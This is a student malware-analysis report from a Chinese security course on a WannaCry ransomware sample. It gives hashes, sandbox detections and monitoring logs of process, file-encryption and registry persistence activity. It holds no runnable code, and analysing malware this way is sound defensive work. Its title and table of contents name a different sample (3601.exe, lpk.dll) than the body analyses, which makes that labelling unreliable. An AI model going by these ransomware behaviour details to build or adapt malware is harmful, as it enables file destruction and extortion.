15PB信息安全教育
15PB Information Security Education

分析报告

样本名	3601.exe&har33.dll
班级	软安 41 期
作者	张海龙
时间	2020-12-30
平台	Windows 7

目录

1. 样本概况 3

1.1 样本信息 3

1.2 测试环境及工具 3

1.3 分析目标 3

2 上传微步查看运行结果 5

3 火绒监控程序操作 7

3.1 执行监控 7

3.2 文件监控 7

3.3 进程监控 8

3.4 网络监控 ......错误!未定义书签。

3.5 行为监控 9

4 3601.exe 具体分析 ......错误!未定义书签。

4.1 服务回调函数 ......错误!未定义书签。

4.1.1 ConcentHostDownExecVir 线程回调 ......错误!未定义书签。

4.1.2 DownVirAndExec 和 sub_405241 和 sub_40387C 以上函数执行功能基本一至错误!未定义书签。

4.1.3 枚举资源回调 ......错误!未定义书签。

4.1.4 更新资源函数 ......错误!未定义书签。

4.2 CopyVirAndCreateVirServiceWriteReg 函数 ......错误!未定义书签。

5. lpk.dll 具体分析 ......错误!未定义书签。

5.1 DllEntryPoint 函数 ......错误!未定义书签。

5.2 LpkLoadRes ......错误!未定义书签。

5.3 LpkExtensionIsTmp ......错误!未定义书签。

5.4 LpkMutexIsExist ......错误!未定义书签。

5.5 LpkCreateSrc0x66Process ......错误!未定义书签。

5.6 LpkFileIslpk_DLL ......错误!未定义书签。

5.7 LpkBinWriteAndDecom ......错误!未定义书签。

5.8 LpkCreateThreadForExeAndDecompression ......错误!未定义书签。

5.9 LplWriteExeAndDecompressionFile ......错误!未定义书签。

5.10 LpkDecompressionFile ......错误!未定义书签。

5.11 LpkRunCommand ......错误!未定义书签。

5.12 LpkGetLpkFunction_ .... 错误!未定义书签。
5.13 LpkGetLpkFunction .... 错误!未定义书签。
5.14 LpkGetProcAddress .... 错误!未定义书签。
致　　谢 9

1. 样本概况

1.1 样本信息

____

文件: wcry.exe

大小: 3514368 bytes

文件版本:6.1.7601.17514 (win7sp1_rtm.101119-1850)

修改时间: 2017 年 5 月 13 日, 2:21:23

MD5: 84C82835A5D21BBCF75A61706D8AB549

SHA1: 5FF465AFAABCBF0150D1A3AB2C2E74F3A4426467

CRC32: 4022FCAA

病毒行为：

遍历电脑所有磁盘，将绝大多数的文档加密，并提示勒索信息。


1.2 测试环境及工具

测试环境：win7
使用工具：pchunter、wsexplorer、火绒剑、die、ida、od、hash

1.3 分析目标

1、提取病毒样本，手工清理机器
2、行为分析，获取病毒行为
3、详细分析，找到行为恶意代码
4、提出解决方案、编写专杀工具

2 上传微步查看运行结果




AVG	❗ Trojan horse FileCryptor.OYP
安天（Antiy）	❗ Trojan/Generic.ASMalwS.20277B2
IKARUS	❗ Trojan-Ransom.WannaCry
微软（MSE）	❗ Ransom:Win32/WannaCrypt.G
Baidu-China	❗ Win32.Trojan.WisdomEyes.151026.9950.9998
瑞星（Rising）	❗ Trojan.Win32.WanaCrypt.b

行为签名　　查看 MITRE ATT&CK™ 矩阵（技术）检测结果

❗ 高危行为（16）　　全部展开

反检测技术	启动了一个具有隐藏界面的进程
持久化	设置注册表实现自启动
一般行为	通过bcdedit命令行修改系统配置
恶意行为特征	将已知的勒索文件WannaCry扩展名追加到被加密的文件名后
	将索要赎金信息写到磁盘中
系统敏感操作	删除备份目录，以后将无法使用Windows Serfver Backup管理单元访问该计算机创建的备份
	删除大量的文件
	关闭windows的启动修复功能
	禁用系统的自动修复功能，常用来隐藏对系统的修改
	修改引导配置设置
	修改文件的访问控制列表（ACL）信息
	删除卷影副本以免系统被恢复




	使用wbadmin删除备份或配置以防止系统恢复
	使用可疑的命令行工具或Windows实用程序
	将1371个文件移动的操作表示有勒索软件正执行加密操作
	修改1371文件为相同的扩展名或改变其内容表示有勒索软件正执行加密操作

❓ 可疑行为（18）　　全部展开

反检测技术	查询系统硬盘大小，某些恶意程序会根据硬盘大小来判定是否运行在虚拟机中
	检查适配器地址，可用于检测虚拟网络接口
反逆向工程	尝试拖慢分析任务的进度
	检测自身是否正在被调试
	这个二进制可能包含被加密或被压缩的数据，可能被加壳
系统环境探测	执行一个或多个WMI查询
	扫描Windows任务栏，（常用于注入explorer）
信息搜集	窃取浏览器隐私信息

3 火绒监控程序操作


3.1 执行监控



时间	进程名	进程ID	任务组ID	动作	路径	参数
08:13:00:367	永恒之蓝WannaCry.e...	3884:0	3884	EXEC_create	C:\Users\15PB\Desktop\永恒之蓝WannaCry.exe	parent_p
08:13:00:507	conhost.exe	2780:0	3884	EXEC_create	C:\Windows\System32\attrib.exe	parent_p
08:13:00:569	icacls.exe	2792:0	3884	EXEC_create	C:\Windows\System32\icacls.exe	parent_p
08:13:01:053	icacls.exe	2792:0	3884	EXEC_destroy	C:\Windows\System32\icacls.exe	parent_p
08:13:01:100	conhost.exe	2780:0	3884	EXEC_destroy	C:\Windows\System32\attrib.exe	parent_p
08:13:02:426	taskdl.exe	2560:0	3884	EXEC_create	C:\Users\15PB\Desktop\taskdl.exe	parent_p
08:13:02:473	taskdl.exe	2560:0	3884	EXEC_destroy	C:\Users\15PB\Desktop\taskdl.exe	parent_p
08:13:02:660	@WanaDecryptor@....	3956:0	3884	EXEC_create	C:\Windows\System32\cmd.exe	parent_p
08:13:02:831	attrib.exe	3324:0	3884	EXEC_create	C:\Windows\System32\attrib.exe	parent_p
08:13:02:941	taskse.exe	828:0	3884	EXEC_create	C:\Windows\System32\cscript.exe	parent_p
08:13:02:972	attrib.exe	3324:0	3884	EXEC_destroy	C:\Windows\System32\attrib.exe	parent_p
08:13:03:019	taskse.exe	828:0	3884	EXEC_module_...	C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7601.17514_none_ec83dffa8591...	base:0x7
08:13:03:034	taskse.exe	828:0	3884	EXEC_module_...	C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f...	base:0x7
08:13:03:097	taskse.exe	828:0	3884	EXEC_destroy	C:\Windows\System32\cscript.exe	parent_p
08:13:03:112	@WanaDecryptor@....	3956:0	3884	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_p
08:13:30:662	@WanaDecryptor@....	4000:0	3884	EXEC_create	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	parent_p
08:13:30:662	cmd.exe	4024:0	3884	EXEC_create	C:\Windows\System32\cmd.exe	parent_p
08:13:30:833	@WanaDecryptor@....	4000:0	3884	EXEC_module_...	C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f...	base:0x7
08:13:32:081	cmd.exe	4024:0	3884	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_p
08:13:32:097	@WanaDecryptor@....	1656:0	3884	EXEC_create	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	parent_p
08:13:32:113	@WanaDecryptor@....	1656:0	3884	EXEC_module_...	C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f...	base:0x7
08:13:32:721	taskdl.exe	3108:0	3884	EXEC_create	C:\Users\15PB\Desktop\taskdl.exe	parent_p
08:13:32:721	taskse.exe	2072:0	3884	EXEC_create	C:\Users\15PB\Desktop\taskse.exe	parent_p
08:13:32:737	@WanaDecryptor@....	3944:0	3884	EXEC_create	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	parent_p
08:13:32:752	@WanaDecryptor@....	3944:0	3884	EXEC_module_...	C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f...	base:0x7
08:13:32:768	cmd.exe	924:0	3884	EXEC_create	C:\Windows\System32\cmd.exe	parent_p

总事件数：166971　显示事件数：143　监控状态：开启


3.2 文件监控



时间	进程名	进程ID	任务组ID	动作	路径	参数
08:13:02:098	永恒之蓝WannaCry.e...	3884:2768	3884	FILE_modified	C:\Users\15PB\Desktop\00000000.res	
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\00000000.res	offset:0x
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_modified	C:\Users\15PB\Desktop\00000000.res	
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	access:0
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	offset:0x
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_modified	C:\Users\15PB\Desktop\@WanaDecryptor@.exe	
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\189041609891982.bat	access:0
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\189041609891982.bat	offset:0x
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_modified	C:\Users\15PB\Desktop\189041609891982.bat	
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\189041609891982.bat	offset:0x
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\@Please_Read_Me@.txt	access:0
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\@Please_Read_Me@.txt	offset:0x
08:13:02:644	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_modified	C:\Users\15PB\Desktop\@Please_Read_Me@.txt	
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\~SDCCC.tmp	access:0
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_remove	C:\Users\15PB\Desktop\~SDCCC.tmp	
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\说明.txt.WNCRYT	access:0
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\说明.txt.WNCRYT	offset:0x
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_modified	C:\Users\15PB\Desktop\说明.txt.WNCRYT	
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_rename	C:\Users\15PB\Desktop\说明.txt.WNCRYT	replace_
08:13:02:660	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\说明.txt	offset:0x
08:13:02:675	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\说明.txt	offset:0x
08:13:02:675	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_modified	C:\Users\15PB\Desktop\说明.txt	
08:13:02:675	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\msg\~SDCEC.tmp	access:0
08:13:02:675	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_remove	C:\Users\15PB\Desktop\msg\~SDCEC.tmp	
08:13:02:675	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_touch	C:\Users\15PB\Desktop\189041609891982.bat.WNCRYT	access:0
08:13:02:675	永恒之蓝WannaCry.e...	3884:2240	3884	FILE_write	C:\Users\15PB\Desktop\189041609891982.bat.WNCRYT	offset:0x

总事件数：181732　显示事件数：26434　监控状态：开启


3.3 注册表



时间	进程名	进程ID	任务组ID	动作	路径	参数
08:13:00:398	永恒之蓝WannaCry.e...	3884:2240	3884	REG_mkkey	HKEY_LOCAL_MACHINE\Software\WanaCrypt0r	access:0
08:13:00:398	永恒之蓝WannaCry.e...	3884:2240	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\WanaCrypt0r\wd	type:0x0
08:13:33:797	reg.exe	3948:1668	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\znemvazsnwpqy217	type:0x0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_mkkey	HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\@WanaDecryptor@_RASAPI32	access:0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASAPI32\EnableFileTracing	type:0x0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASAPI32\EnableConsoleTracing	type:0x0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASAPI32\FileTracingMask	type:0x0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASAPI32\ConsoleTracingMask	type:0x0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASAPI32\MaxFileSize	type:0x0
08:13:33:907	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASAPI32\FileDirectory	type:0x0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_mkkey	HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\@WanaDecryptor@_RASMANCS	access:0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASMANCS\EnableFileTracing	type:0x0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASMANCS\EnableConsoleTracing	type:0x0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASMANCS\FileTracingMask	type:0x0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASMANCS\ConsoleTracingMask	type:0x0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASMANCS\MaxFileSize	type:0x0
08:13:33:969	@WanaDecryptor@....	4000:2200	3884	REG_setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\@WanaDecryptor@_RASMANCS\FileDirectory	type:0x0
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	keyname
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	keyname
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	keyname
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	keyname
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	type:0x0
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_setval	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	type:0x0
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	keyname
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	keyname
08:13:34:016	@WanaDecryptor@....	4000:4020	3884	REG_rmval	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	keyname

